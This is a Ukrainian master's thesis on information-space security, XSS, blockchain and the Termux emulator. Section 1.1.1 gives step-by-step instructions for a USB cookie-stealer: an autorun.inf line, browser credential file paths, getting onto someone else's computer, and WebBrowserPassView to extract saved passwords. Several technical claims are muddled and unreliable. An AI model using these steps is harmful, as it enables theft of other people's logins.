ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ

НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Кафедра інженерії програмного забезпечення автоматизованих систем

Пояснювальна записка

до магістерської роботи
на тему:

«ДОСЛІДЖЕННЯ БЕЗПЕКИ ІНФОРМАЦІЙНОГО ПРОСТОРУ НА ОСНОВІ КІБЕРАТАК ТА ПОШУКУ ВРАЗЛИВОСТЕЙ В ІНФОРМАЦІЙНИХ СИСТЕМАХ»

Виконав: студент 6 курсу, групи ІСДМ-61
Спеціальності 126 Інформаційні системи та технології
(шифр і назва спеціальності)
Яцунський О.Р.
(прізвище та ініціали)
Керівник Срібна І.М.
(прізвище та ініціали)
Рецензент
(прізвище та ініціали)
Нормоконтроль Срібна І.М.
(прізвище та ініціали)

КИЇВ – 2023

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ

Навчально-науковий інститут Інформаційних технологій

Кафедра Інженерії програмного забезпечення автоматизованих систем
Ступінь вищої освіти - «Магістр»
Напрям підготовки -126 – «Інформаційні системи та технології»

ЗАТВЕРДЖУЮ
Завідувач кафедри ІПЗАС
_____Сторчак К.П.
«___»_____2022 року

З А В Д А Н Я
НА МАГІСТЕРСЬКУ РОБОТУ СТУДЕНТУ

Яцунському Олександру Руслановичу
(прізвище, ім'я, по батькові)

1. Тема магістерської роботи: «Дослідження безпеки інформаційного простору на основі кібератак та пошуку вразливостей в інформаційних системах».
Керівник магістерської роботи: Срібна І.М., д.т.н., доцент кафедри ІПЗАС.
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом вищого навчального закладу від "__"_____2022 року №____.
2. Строк подання студентом магістерської роботи _____
3. Вхідні дані до магістерської роботи:
Офіційна документація.
Емулятор терміналу для Android – Termux, а для Linux – Xterm.
Дистрибутив Debian.
Науково-технічна література, експлуатаційна документація.
Інтернет-ресурси.
4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)
4.1 Онтологія інформаційного простору та актуальність проблеми його захисту у навколишньому середовищі.
4.2 Кібератаки на Android за допомогою емулятора терміналу Termux.
4.3 Створення серверу у якості інформаційної системи, пошук його вразливостей.
4.4 Рекомендації по організації системи захисту інформаційного простору.
5. Перелік графічного матеріалу
1. Емулятор терміналу Linux для телефону Android – Termux, та його інструменти.
2. Дистрибутив Debian 10 (64-bit), Filezilla, Anydesk.
3. DigitalOcean, емулятор терміналу Linux для ПК – Xterm.
4. Способи захисту інформаційного простору.

6. **Дата видачі завдання**_____

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів магістерської роботи	Строк виконання етапів магістерської роботи	Примітка
1.	Вибір і обґрунтування теми, постановка проблеми і завдань	02.03.2022 р.	
2.	Підбір науково-технічної літератури та інтернет-ресурсів. Вибір методики досліджень.	06.04.2022 р.	
3.	Розробка загальної структури дипломної роботи.	10.04.2022 р.	
4.	Онтологія інформаційного простору та актуальність проблеми його захисту у навколишньому середовищі	17.04.2022 р.	
5.	Кібератаки на Android за допомогою емулятора терміналу Termux	22.04.2022 р.	
6.	Створення серверу у якості інформаційної системи, пошук його вразливостей	01.05.2022 р.	
7.	Рекомендації по організації системи захисту інформаційного простору.	09.05.2022 р	
8.	Вступ, висновки, реферат.	14.05.2022 р	
9.	Підготовка презентації до захисту.	17.05.2022 р	

Студент: _____ Яцунський О.Р.
(підпис) (прізвище та ініціали)

Керівник магістерської роботи: _____ Срібна І.М.
(підпис) (прізвище та ініціали)

ВІДГУК РЕЦЕНЗЕНТА
на магістерську кваліфікаційну роботу

студента ***Яцунського Олександр Руслановича***
на тему: ***"Дослідження безпеки інформаційного простору на основі кібератак та пошуку вразливостей в інформаційних системах".***

Актуальність. Сьогодні інформаційний простір став вразливим місцем, оскільки для початківців або необережних користувачів Інтернету існує дуже багато загроз, адже створена величезна кількість типів інструментів і методів, які використовують, щоб якось отримати доступ до чужих цінних і особистих даних. Однак у багатьох випадках ці жертви зазнають значних збитків через те, що вони самі потрапляють у такі пастки, як хакерство, злом, переробка даних, троянські атаки, веб-злом, фішинг. Отже, зважаючи на проблему безпеки нашого інформаційного простору, тема магістерської роботи є актуальною та своєчасною.

Позитивні сторони.

1. Було проведено дослідження понять інформація, інформаційна система та інформаційний простір.
2. Було детально розібрано як створити сервер на власному ПК та як запустити хостинг.
3. Запропоновані рекомендації захисту інформаційного простору є послідовними та мають детальні інструкції встановлення і налаштування.

Недоліки.

1. Бажано було б у магістерській роботі провести детальніший аналіз кібератак створивши спам-бота.
2. Варто було б привести більше команд і функцій інструментів емуляторів терміналу Termux та Xterm.

Відзначені зауваження не впливають на загальну позитивну оцінку магістерської роботи.

Висновок: Враховуючи позитивні сторони та недоліки, магістерська робота заслуговує оцінку «відмінно», а студент **Яцунський О.Р**. – заслуговує присвоєння кваліфікації: магістр з інформаційних систем та технологій.

Якість роботи	
Виконано на замовлення підприємства	
Виконано за тематикою НДР	
Виконано з макетом	
Виконано з застосуванням ЕОМ та МПТ	√
Має практичну цінність	√
Проект-частина комплексної теми	

Підпис рецензента (_____)

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ

ПОДАННЯ
ГОЛОВІ ДЕРЖАВНОЇ ЕКЗАМЕНАЦІЙНОЇ КОМІСІЇ
ЩОДО ЗАХИСТУ МАГІСТЕРСЬКОЇ РОБОТИ

Направляється студент Яцунський О.Р. до захисту магістерської роботи
(прізвище та ініціали)
за спеціальністю 126 – «Інформаційні системи та технології»
(шифр і назва спеціальнос
на тему: «Дослідження безпеки інформаційного простору на основі кібератак та пошуку вразливостей в інформаційних системах».

Магістерська робота і рецензія додаються.

Директор інституту _____ Бондарчук А.П.
(підпис) (прізвище та ініціали)

Довідка про успішність

Яцунський О.Р. за період навчання в інституті
(прізвище та ініціали студента)
ННІІТ з 2021 року по 2022 рік повністю виконав навчальний план за напрямом підготовки, спеціальністю з таким розподілом оцінок за:
національною шкалою: відмінно ____%, добре ____%, задовільно ____%;
шкалою ECTS: A ____%; B ____%; C ____%; D ____%; E ____%.

Методист інституту _____ Алексіна Л.Т.
(підпис) (прізвище та ініціали)

Висновок керівника магістерської роботи

Студент Яцунський Олександр Русланович продемонстрував гарний рівень теоретичної підготовки, вміння користуватися навчальною, довідковою і науково-технічною літературою. Автор роботи виконав всі завдання у відповідності до плану, працював наполегливо та сумлінно.

Все це дозволяє оцінити виконану магістерську роботу студента Яцунського Олександра Руслановича на оцінку «відмінно» та присвоїти йому освітню кваліфікацію
_____

Керівник магістерської роботи _____ Срібна І.М.
(підпис) (прізвище та ініціали)
“____” _____ 2023 року

Висновок кафедри про магістерську роботу

Магістерська робота розглянута. Студент Яцунський О.Р.
(прізвище та ініціали)
допускається до захисту даної магістерської роботи в Державній екзаменаційній комісії.

Завідувач кафедри Інженерії програмного забезпечення автоматизованих систем
(назва)
_____ Сторчак К.П.
(підпис) (прізвище та ініціали)
“____” _____ 2023 року

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

ІС	Інформаційна система	Інформаційна система
ПЗ	Програмне забезпечення	Програмне забезпечення
ПК	Персональний комп’ютер	Персональний комп’ютер
ІТ	Information Technologies	Інформаційні технології
АП	Апаратна платформа	Апаратна платформа
ЦП	Центральний процесор	Центральний процесор
IP	Internet Protocol	Інтернет протокол
DoS	Denial of Service	Відмова в обслуговуванні
XSS	Cross-Site Scripting	Межсайтовий скриптинг
ІП	Інформаційний простір	Інформаційний простір
ВС	Blockchain	Блокчейн
FTP	File Transfer Protocol	Протокол передачі файлів
БД	База Даних	База Даних
vsftpd	Very Secure FTP Daemon	Дуже безпечний FTP-демон
Py	Python	Пайтон
APT	Advancing Packaging Tool	Вдосконалений інструмент для пакування
PKG	Package	Пакет
GP	Google Play	Google Play
SDK	Software Development Kit	Комплект для розробки ПЗ
SSH	Secure SHell	Безпечна оболонка
SFTP	SSH File Transfer Protocol	Протоколо прикладного рівня передачі файлів
UR	User Repository	Репозиторій користувача
OS	Operation System	Операційна система
DDoS	Distributed Denial of Service attack	Розподілена атака на відмову в обслуговуванні
GPL	General Public License	Загальна публічна ліцензія
SLI	Scalable Link Interface	Масштабований інтерфейс зв’язку
GNU	GNU's Not Unix	GNU – не Unix
МБ	Мегабайт	Мегабайт
ГБ	Гігабайт	Гігабайт
UID	User Identifier	Ідентифікатор користувача
Backup	Backup	Резервне копіювання
IaaS	Infrastructure as a Service	Інфраструктура як послуга

РЕФЕРАТ

Текстова частина магістерської роботи: 84 сторінки, 2 таблиці, 53 рисунки, 23 джерела.

ІНФОРМАЦІЙНИЙ ПРОСТІР, ІНФОРМАЦІЙНА СИСТЕМА, СЕРВЕР, DOCKER, SSH, DROPLET, DOS, XSS, TERMUX, XTERM, IP, ANDROID, APACHE, COOKIE, DEBIAN, FIREWALL, BLOCKCHAIN, LINUX, ПК, ПЗ,

Об'єкт дослідження – емулятори терміналу Linux для ПК та Android смартфонів, а також сервер з нодою у якості інформаційної системи яку потрібно захистити.

Предмет дослідження – розробка оптимального рішення захисту інформаційного простору: стаціонарний комп'ютер, сервери, смартфон Android.

Мета роботи – розробка рекомендацій і правил безпеки інформаційного простору з метою забезпечення надійного захисту інформаційної системи.

Методи дослідження – опрацювання, аналіз та порівняння літератури в області інформаційних технологій, технічної документації, міжнародних стандартів. Використання рекомендацій провідних компаній в галузі розробки програмного забезпечення та програмуванні ОС. Використання власного досвіду, набутого під час вивчення предмету «Моделювання інформаційних систем».

В даній магістерській роботі були досліджені відомості про онтологію та загрози інформаційного простору в якому відбувається взаємодія з інформаційною системами «Веб-сервер» та «Сервер з нодою», досліджено блокчейн мережу та її архітектуру. За допомогою створення XSS-атаки - cookie-stealer, DoS атаки та SMS/Call-бомберу, які використовують зловмисники, було визначено спосіб захисту інформаційного простору. Розглянуто емулятори терміналу Linux – Termux та Xterm та їх основні команди. Також було розглянуто способи створення серверів, на власному ПК та на віддаленому хостингу, було встановлено докер та ноду.

На основі досліджень проведених в роботі, розроблено рекомендації по

організації системи захисту інформаційного простору, а саме браузера, серверів, ПК та мобільного пристрою на базі Android.

Галузь використання: безпека в інформаційних системах.

ЗМІСТ

Стор.

ВСТУП

Актуальність теми. Використання Інтернету поширюється в нашому житті, і ми стаємо дуже залежними від послуг, що надаються онлайн. Від онлайн-шопінгу до інтелектуальних домашніх рішень, також постраждала робоча культура людей, і, як наслідок, кількість загроз також зростає порівнянними темпами. На цих глобальних мережевих платформах існує дуже багато видів загроз. Окрім таких відомих термінів, як хакерство, злом, веб-злом, онлайн-терористичні організації, однією з поширених загроз є XSS-атаки (фішинг).

Фішинг – це спосіб скоєння злочинів в Інтернеті, але, на жаль, жертви таких атак або не знають про ці атаки, або не звертають на них належної уваги. Такі атаки націлені на два типи користувачів: по-перше, це новачки, тобто вони не знають основних технічних аспектів Інтернету, а інші – це ті, хто досить необережний, щоб зрозуміти пов’язані з цим ризики, але оскільки вони необережні, вони навіть не звертають уваги.

Об’єкт дослідження – емулятори терміналу Linux для ПК та Android смартфонів, а також сервер з нодою у якості інформаційної системи яку потрібно захистити.

Предмет дослідження – розробка оптимального рішення захисту інформаційного простору: стаціонарний комп’ютер, сервери, смартфон Android.

Мета роботи – розробка рекомендацій і правил безпеки інформаційного простору з метою забезпечення надійного захисту інформаційної системи (серверу).

Завдання роботи. В процесі дослідження вирішувалися наступні завдання:

ознайомлення з онтологією інформаційного простору, XSS-атаками і cookie;

ознайомлення з кібератаками на Android використовуючи емулятор терміналу;

демонстрація створення серверів з нодами у якості інформаційної системи яку потрібно захистити від витоку інформації;

проектування рекомендацій по організації системи захисту інформаційного

простору.

Методика дослідження – опрацювання, аналіз та порівняння літератури в області інформаційних технологій, технічної документації, міжнародних стандартів. Використання рекомендацій провідних компаній в галузі розробки програмного забезпечення та налаштуванні серверів. Використання власного досвіду, набутого під час вивчення предмету «Моделювання інформаційних систем».

Наукова новизна. Новизна полягає в тому, що в сучасному світі настає час переходу на криптовалюту на заміну кредитних карток та усталеної готівки, адже криптовалюта на відміну від готівки цифрова та не потребує для свого виготовлення вирубки дерев та цілих лісів. Тим паче під час періодичних відключень світла, безробітті та інших проблемах можна заробляти на віддалених серверах не витрачаючи багато часу та зусиль на втілення даної ідеї. Але з переходом людства в еру цифрових технологій збільшується кількість інтернет злочинців, адже потенційна здобич значно підростає. Саме тому зараз важливо як ніколи створити захисну оболонку свого інформаційного простору.

Практична значущість результатів дослідження. Захищена інформаційна система (сервер з нодою), яку можна побудувати власноруч. Вона є повністю безкоштовною, а головне прибутковою та не вимагає важких зусиль у встановленні і налаштуванні. Можна користуватись будь-якому користувачеві, від новачка до професіонала. При бажанні можна користуватись системою віддалено.

Публікації:

1. Яцунський О.Р., Срібна І.М. Дослідження методів ведення інформаційної війни за допомогою кібератак та пошуку вразливостей з метою поліпшення безпеки власної *інформації*. ІІІ Всеукраїнська науково-технічна конференція «Сучасний стан та перспективи розвитку ІОТ». Збірник тез. – К: ДУТ, 2022, с. 71-72.
2. Яцунський О.Р., Срібна І.М. Застосування шаблонів та архітектур для підвищення безпеки IoT. Журнал «Зв’язок».

1 ОНТОЛОГІЯ ІНФОРМАЦІЙНОГО ПРОСТОРУ ТА АКТУАЛЬНІСТЬ ПРОБЛЕМИ ЙОГО ЗАХИСТУ У НАВКОЛИШНЬОМУ СЕРЕДОВИЩІ

Інформаційний простір є базовим для понять інформаційної війни та інформаційної зброї. Інформаційну війну можна визначити як несанкціоновану діяльність у чужому інформаційному просторі.

Інформаційний простір динамічний. У ньому немає завершеного стану. Фізичні об'єкти, зазвичай, мають певні фізичні межі. Звідси можливе наступне: досить важко досягти постійного інформаційного домінування, хоча можливе досягнення тимчасової інформаційної переваги. Для інформаційного простору характерне чітке розрізнення таких понять, як «інформація» та «знання», які у повсякденній свідомості є, по суті, синонімами. У практичній діяльності в інформаційному просторі інформація починає розглядатися як ресурс - якась «сировина» для «виробництва знань».

1.1 Онтологія інформаційного простору

Інформаційний простір в простому розумінні цього поняття - це середовище в якому генерується нова Інформація, вона начебто «літає», безкінечно переміщується і поглинається, а інформаційна система - це комплекс технічних засобів, які в сукупності зберігають та обробляють інформацію користувача цієї системи.

Сама по собі інформація - це будь яка дія, яку ми фіксуємо завдяки слуху, погляду, навіть запах передає інформацію.

Найчастіше корисна і важлива Інформація виробляється особами, які працюють у певній галузі знань, які використовують спеціальні методи для генерування нової інформації.

Дисципліни споживають, виробляють і поширюють знання. Перегляд каталогу курсів, бібліотек (практичні роботи, лекції та ін.) Державного університету телекомунікацій надає підказки до дисциплінарної структури.

Кожен має свою власну логіку того, як і де нові знання вводяться та стають доступними.

Класифікація інформації.

З наукової точки зори інформація класифікується:

За філософським уявлення:

- Об’єктивна;
- Суб’єктивна.

За соціальним призначенням:

- Масова (публічна);
- Персональна (особиста).

За способом подання:

- Текстова;
- Графічна;
- Числова;
- Відео;
- Аудіо;
- Комбінована.

За обміном:

- Соціальна;
- Біологічна;
- Генетична;
- Технічна.

За сприйняттям:

- Візуальна;
- Смакова;
- Тактильна;
- Нюхова;
- Аудільна.

За представленням:

- Аналогова;
- Дискретна;
- Модем.

Стосовно моїх думок, тут все набагато простіше, тому, що я, як і більшість людей, просто розділяємо інформацію за можливостями її використання: на важливу (корисну) і зайву (не корисна), звільнити пам'ять від якої нажаль не можна.

Тобто, наводячи приклад, під час захисту магістерської роботи в університеті, в якості інформаційного простору буде оточуюче середовище - кабінет, у якості інформаційної системи - ПК з презентацією на ньому, а самою інформацією буде - доповідь.

У політології вважається, що інформація - ресурс влади. Також ресурс влади – гроші, а грошові ресурси захищають.

Звичайно ділитись інформацією приємно, але тут виникають основні питання: з ким, чим і для чого? Адже у інформації набагато більше якостей, характеристик, ніж у тих самих грошей. Слід зрозуміти одне, є інформація, яку треба захищати та є – яку поширювати.

Інформацію потрібно захищати тому, що вона має особливу цінність, особливо якщо вона крутиться тільки в обмежених і вузьких колах людей, тоді її нікому зливати не можна, ще цією інформацією може скористатися хтось неналежним чином - отже треба докладати зусиль до того, щоб інформація не стала засобом заподіяння шкоди.

1.1.1 Фішинг. XSS-атаки та Cookie файли

Фішинг є одним із найнебезпечніших і найогидніших видів зловмисних дій, які здійснюються в Інтернеті. Однак на сьогоднішньому робочому місці в Інтернеті існує багато інших загроз безпеці мережі. Інтернет називають робочим місцем через нашу дедалі більшу залежність від даних, мереж і пов’язаних технологій.

Багато аналітиків і дослідників, які ретельно працюють у сфері кіберзахисту,

можуть бути не пов’язані з організацією, яка займається дослідженням фішингових атак. Однак мета всіх цих людей та організацій однакова, тобто боротися із загрозою безпеки інформації. У більшості випадків дії, які здійснюють сумнозвісні кіберзлочинці, виявляються успішними за відсутності перевіреного механізму, який може надавати людям правильно передбачену інформацію в потрібний час або за наявної на то потреби. Дослідження та моделі на основі машинного навчання можуть відігравати важливу роль у розробці таких інструментів.

Найчастіше фішингові атаки націлені на викрадення ваших Cookie-файлів за допомогою XSS-атак – фейкових посилань на пошті, у соціальних мережах, на різних сайтах. Головне переходячи на таке посилання розуміти дві речі:

1. Потрібно ЗАВЖДИ перевіряти URL-адресу, щоб упевнитися, що вона точно буква в букву збігається з оригінальним адресом потрібного сайту;

2. Якщо ви не певні у достовірності сайту, створіть запасну пошту, вводячи її у форму сайту в разі викрадення ви не понесете збитків.

XSS атака - досить поширена вразливість, яку можна виявити на безлічі веб-додатків. Її суть досить проста, зловмиснику вдається впровадити на сторінку JavaScript-код, який не було передбачено розробниками. Цей код буде виконуватися щоразу, коли жертви (звичайні користувачі) заходитимуть на сторінку програми, куди цей код було додано.

Існує два типи XSS вразливостей – пасивна та активна.

Активна вразливість більш небезпечна, оскільки зловмиснику немає необхідності заманювати жертву за спеціальним посиланням, йому достатньо впровадити код у базу чи файл на сервері. Таким чином, усі відвідувачі сайту автоматично стають жертвами. Він може бути інтегрований, наприклад, за допомогою SQL-коду (SQL Injection), або за допомогою флешки. Не варто довіряти даним, що зберігаються в БД, навіть якщо при вставці вони були оброблені.

Для пасивної вразливості вже потрібна соціальна інженерія, наприклад, важливий лист від адміністрації сайту з проханням перевірити налаштування свого

облікового запису, після відновлення з бекапу. Відповідно, потрібно знати адресу жертви або просто влаштувати спам-розсилку або розмістити пост на якомусь форумі, та ще й не факт, що жертви виявляться наївними і перейдуть за вашим посиланням.

Викрадення Cookies за допомогою флешки (Cookie-stealer).

У Cookies сайти іноді зберігають якусь цінну інформацію (іноді навіть логін і пароль (або його хеш), але найнебезпечнішим є крадіжка активної сесії, тому не забуваємо натискати посилання «Вихід» на сайтах, навіть якщо це домашній комп'ютер. Ніколи, за жодних умов не зберігайте паролі в браузері. На щастя, на більшості ресурсів час життя сесії обмежений.

Зараз ми розглянемо простий, але ефективний спосіб, швидко дізнатися паролі, який, необережний користувач, а таких багато, зберіг у браузері, адже це так зручно, правда, не треба запам'ятовувати пароль, не потрібно щоразу його вводити руками і т.д. Плюсів зберігати пароль маса, однак, є один мінус, і великий, вкрасти такі паролі взагалі не проблема. Зараз я продемонструю як з простої флешки зробити cookie-slealer, а потім розшифруємо файли cookie, щоб дізнатися про всі паролі збережені в браузері. Для початку потрібно розуміти, що cookie файл – це такий зашифрований текстовий документ, в якому зберігається основна інформація про користувача.

По-перше, нам знадобиться флешка. На ній ми створюємо два текстові файли: перший - autorun.inf, а другий - stealer.bat.

Примітка. Не забудьте включити відображення розширень файлів, щоб можна було змінити txt на inf і bat відповідно. Натискаємо на «Мій комп’ютер(провідник)», обираємо вкладку «Вид», і ставимо галочку у пункті «відображення розширень файлів».

Далі, у файлі autorun ми пишемо: [AutoRun] Open = "stealer.bat". Зберігаємо (поєднання клавіш Shift+S) і закриваємо.

Тепер потрібно заповнити файл Stealer.bat написавши команди які будуть копіювати Cookie з браузерів. Код займає багато місця, тому я залишаю посилання

на «блокнот з кодом».

Для видалення своїх Cookie файлів з системи ми повинні знайти де ці файли зберігаються, зазвичай шлях до Cookie файлів для кожного браузеру відрізняється, тому пишу шлях тільки для браузерів якими я користуюсь:

Google Chrome:

C:\Users\Користувач\AppData\Local\Google\Chrome\User Data\Default (або Profile)

Браузер Opera:

C:\Users\ Користувач \AppData\Roaming\Opera Software\Opera Stable\файл «Cookies»

Браузер Mozilla Firefox:

C:\Users\ Користувач \AppData\Roaming\Mozilla\Firefox\Profiles\qx1fqa6b.Default User\ файл «cookies.sqlite»

Браузер Internet Explorer 11:

C:\Users\ Користувач \AppData\Local\Microsoft\Windows\INetCookies\

C:\Users\ Користувач\AppData\Roaming\Microsoft\Windows\Cookies\

У Windows 10 (і 8) наш autorun не працює, там ця можливість банально відключена. Тому доведеться придумати спосіб отримати доступ до комп'ютера і власноруч запустити файл stealer.bat, процес займає дуже мало часу, а придумати пропозицію сісти на хвилину за чужий комп'ютера не дуже важко. У всіх попередніх версіях Windows. все виходить вже в момент коли людина вставить флешку в USB-порт. Тобто основна відмінність роботи з Win8 та Win10, в тому, що вставивши флешку нам тільки потрібно натиснути на файл Autorun.

Скопіювавши ми можемо переходити до фінального етапу. Качаємо з Інтернету програму «WebBrowserPassView» і запускаємо, все. Тепер ми можемо побачити на яких сайтах є облікові записи та які там паролі, використовуємо їх на благо, з метою безпеки видаливши інформацію про свої авторизації.

1.2Людина як датчик безпеки для збору інформації про загрози

Люди зазвичай вважаються найслабшою ланкою корпоративної інформаційної безпеки. Це призвело до того, що багато зусиль було вкладено в тренінги з питань

безпеки та інформаційні кампанії, що призвело до того, що співробітники стали менш ймовірними цілями успішних атак. Однак існуючі підходи не дозволяють повністю використати потенціал, який можна отримати завдяки цим кампаніям.

Нові джерела, що надають важливі для безпеки дані, такі як відомості про інциденти, які спостерігали люди, можуть значно розширити базу даних для виявлення інцидентів. Протягом останніх років люди або співробітники зазвичай вважалися найслабшою ланкою корпоративної IT-безпеки. Щоб зменшити ризики для IT-безпеки, які становлять люди, багато зусиль вкладається в інформаційні кампанії та навчання працівників, щоб гарантувати, що вони отримають базове розуміння цієї теми. Це також дозволяє їм розрізняти «нормальні» події та події, які завдають шкоди організації. Однак здатність розпізнавати шкідливі події не використовується повною мірою. Інформація про потенційні інциденти може бути прихованою у свідомості людей і бути відсутньою ланкою для виявлення атак або для криміналістичної реконструкції несприятливих подій. Особливо, коли йдеться про нетехнічні сліди.

Тому я вважаю, що загрози, які спостерігають люди, мають вирішальне значення для IT-безпеки. Спочатку потрібно зрозуміти які бувають загрози, як вони працюють, навіть якщо на те є спроможність, навчитись їх створювати для перевірки власної безпеки. Вже після отримання базових знань про загрози людина повинна захистити свій Інформаційний простір користуючись шаблоном убезпечення своїх пристроїв: ПК/Ноутбуку, телефону Android/IOS.

1.3 Blockchain. Аналіз архітектури та безпеки

Технологія блокчейн (BC Technology) – це удосконалений механізм бази даних, який дозволяє організувати відкритий обмін інформацією в рамках бізнес-мережі. База даних блокчейну зберігає дані в блоках, пов'язаних між собою в ланцюг. Перевагами такої технології є швидкість, прозорість, доступність, надійність та дешевизна. На сьогоднішній день зберігається "велика трійка" провідних платформ блокчейну: BitCoin, Ethereum та BNB (Binance). Проте на даний

момент технологія блокчейн не регулюється жодною юрисдикцією світу. За допомогою криптографії технологія блокчейн допомагає запобігти будь-яким несанкціонованим та шахрайським діям. Відколи всі транзакції зашифровані скрізним шифруванням, усі дані користувачів анонімні, а інформація зберігається на кількох комп'ютерах, а не в одній точці даних, що ускладнює злом.

Мінуси блокчейну.

Технологія «Блокчейн» має деякі недоліки. По-перше, розмір блокчейну і велика витрата електроенергії. Оскільки кожен користувач мережі зберігає всю і навіть попередню інформацію в блокчейні, обсяг пам'яті для зберігання повинен бути досить великим.

Основні способи злому блокчейну стосовно користувача можуть бути тільки викрадення даних від аккаунтів на яких знаходяться криптовалюти, NFT (тобто викрадення Cookie), або найтупіший метод коли людина путає адресу на яку бажає відправити свої цінності, адже навіть використання верхнього реєстру написання адреси змінює повністю адрес і людина не отримуючи свої кошти гадає про те, як їх викрали. Справа в тому, що навіть якщо кошти були адресовані на неіснуючий аккаунт, їх неможливо буде повернути.

Архітектура Блокчейн.

Основи архітектури блокчейн-технології є вибудуваною за певними правилами безперервної послідовності ланцюжків блоків, що містять інформацію. Кожен блок у блокчейні посилається на попередній блок, даний зв'язок реалізований за допомогою хеш-значень. Слід зазначити, що так званий блок генезис (genesis block). Це перший блок, у якого немає батьківського блоку на відміну інших.

Кожен блок у блокчейн мережі складається з двох головних частин - заголовка (head) та тіла (payload). Head містить інформацію, яка відповідає за стабільність мережі. Payload - містить список усіх транзакцій, які повинні бути збережені в даному блоці і потрапити в блокчейн-мережа.

Payload складається з лічильника транзакцій та списку всіх транзакцій, що входять

до поточного блоку. Також існує максимальна кількість транзакцій, яку може містити блок. Дане значення залежить від розміру транзакції. Для того, щоб перевірити справжність транзакції використовується механізм асиметричної криптографії.

Цифровий підпис - це криптографічний алгоритм, що застосовується користувачем до документа (повідомлення), який використовується для перевірки справжності та цілісності документа (повідомлення), а також для посвідчення авторства стосовно документа (повідомлення).

2 КІБЕРАТАКИ НА ANDROID ЗА ДОПОМОГУЮ ЕМУЛЯТОРА ТЕРМІНАЛУ TERMUX

2.1 Termux

Termux - це Android додаток під вільною GPL3+ ліцензією: емулятор терміналу для середовища GNU/Linux, яке працює безпосередньо без необхідності рутування чи налаштування. Сам Termux важить близько 100 Мб, розширюється до Гб, працює на OS Android v7-13. (Примітка – для старих пристроїв на OS Android v5-6 існує бекап Termux-середовища).

Termux та його середовище.

Кіберпанківські розробки та деякі пакети містять купу помилок, виправленням яких при нагоді займається сам користувач або спільнота, що є нормою в open source середовищі. Termux-пакети так само, як і додаток, поширюються під вільними, але різними ліцензіями - це вимоги супроводжуючих package(s). В цілому, якість та популярність програми підтримується на досить високому рівні у світовому масштабі: зірки на Github-i; рейтинг/відгуки. На Github-i з рекурсією на документацію часті проблеми та їх вирішення досить технічно-просто розписані спільнотою, тому варто зайвий раз заглянути до місцевої wiki перед викладенням своєї проблеми на профільному форумі. Також за допомогою ssh із OpenSSH можна отримати доступ до віддалених серверів. Termux поєднує стандартні пакети з точною емуляцією терміналу з відкритим кодом.

Багато функцій.

У Termux можна обирати між Bash, fish або Zsh і nano, Emacs або Vim. Можна отримати доступ до кінцевих точок API за допомогою curl та використання rsync для зберігання резервних копій списку контактів на віддаленому сервері.

Можливість налаштування.

Встановлювати, що забажаєш, за допомогою системи керування пакетами APT, відомої з Debian і Ubuntu GNU/Linux це саме про цей емулятор. Я завжди

починаю з інсталяції Git.

Пакети, доступні в Termux, такі ж, як і на Mac і Linux - встановлюємо сторінки довідок на свій телефон і читаємо їх під час одного сеансу, експериментуючи з ними в іншому. Я вважаю що Termux – це найбільш потужний і елегантний карманний калькулятор, ніж звичайний консоль мови програмування Python PyCharm, як мінімум через те що він портативний, адже доступ до нього ми отримуємо через наш смартфон.

Доступні новітні версії Perl, Python, Ruby та Node.js.

До телефону при бажанні можна підключити Bluetooth клавіатуру і при потребі підключити пристрій до зовнішнього дисплею. Termux підтримує комбінації клавіш і має повну підтримку миші. Termux надає можливість розробляти, компілюючи файли Go, Rust, Swift або C за допомогою Clang, та створювати власні проекти за допомогою CMake та pkg-config.

2.1.1 Установка емулятора терміналу

Завантажуємо та встановлюємо програму Termux з магазину програм F-droid, або з GP(Google Play). Termux у магазині додатків GP більше не підтримується та не оновлюється з осені 2020 року, вся розробка здійснюється на Github, а релізи викладаються у F-droid/Git. Звісно можна було встановити й через стандартний Play Store, але через зміни поведінки SDK і нову політику Google Play Termux більше не отримує оновлення в Play Store. Замість цього встановлюємо програму та доповнення з F-Droid або GP.

$ termux-setup-storage - цією командою користувач надає Termux дозвіл на доступ до сховища (обов'язковий крок). Після надання дозволу додатку у користувача з'явиться доступ з Termux до диска загальнодоступних каталогів Android через /storage/shared/(ім’я користувача) та флеш-пам'ять /storage/external-1/. На Android 11 існує проблема з правами: для Termux потрібно повторно відкликати/надати права доступу до сховища, але вже класичним способом: "налаштування android" -> "додатки" -> "termux" -> "дозволи", надати дозвіл на

зберігання. А на Android 12 Termux не здатний в принципі нормально працювати, питання "популярне" і вирішується через мануали та форуми. Встановлення програмного забезпечення з менеджера пакетів. $ pkg list-all #вивести до друку список усіх Termux пакетів (альтернатива apt), тільки в офіційному репозиторії їх > 1.5k.

$ pkg update && pkg install python wget curl nano git tsu cronie grep printf coreutils lsof android-tools gawk nodejs - установити/розширити необхідний мінімум утиліт, інші пакети вибирати і ставити при необхідності. Termux має приємну особливість вгадування: якщо користувач запускає якусь утиліту в тому числі з друкарською помилкою, яка у нього не встановлена, але присутня в репозиторії, то користувач отримує повідомлення «пропозиції» в терміналі: що схоже є в репозиторії і що користувачеві необхідно доставити.

$ pkg show «пропозиція» - отримати мета-інформацію про пакет.

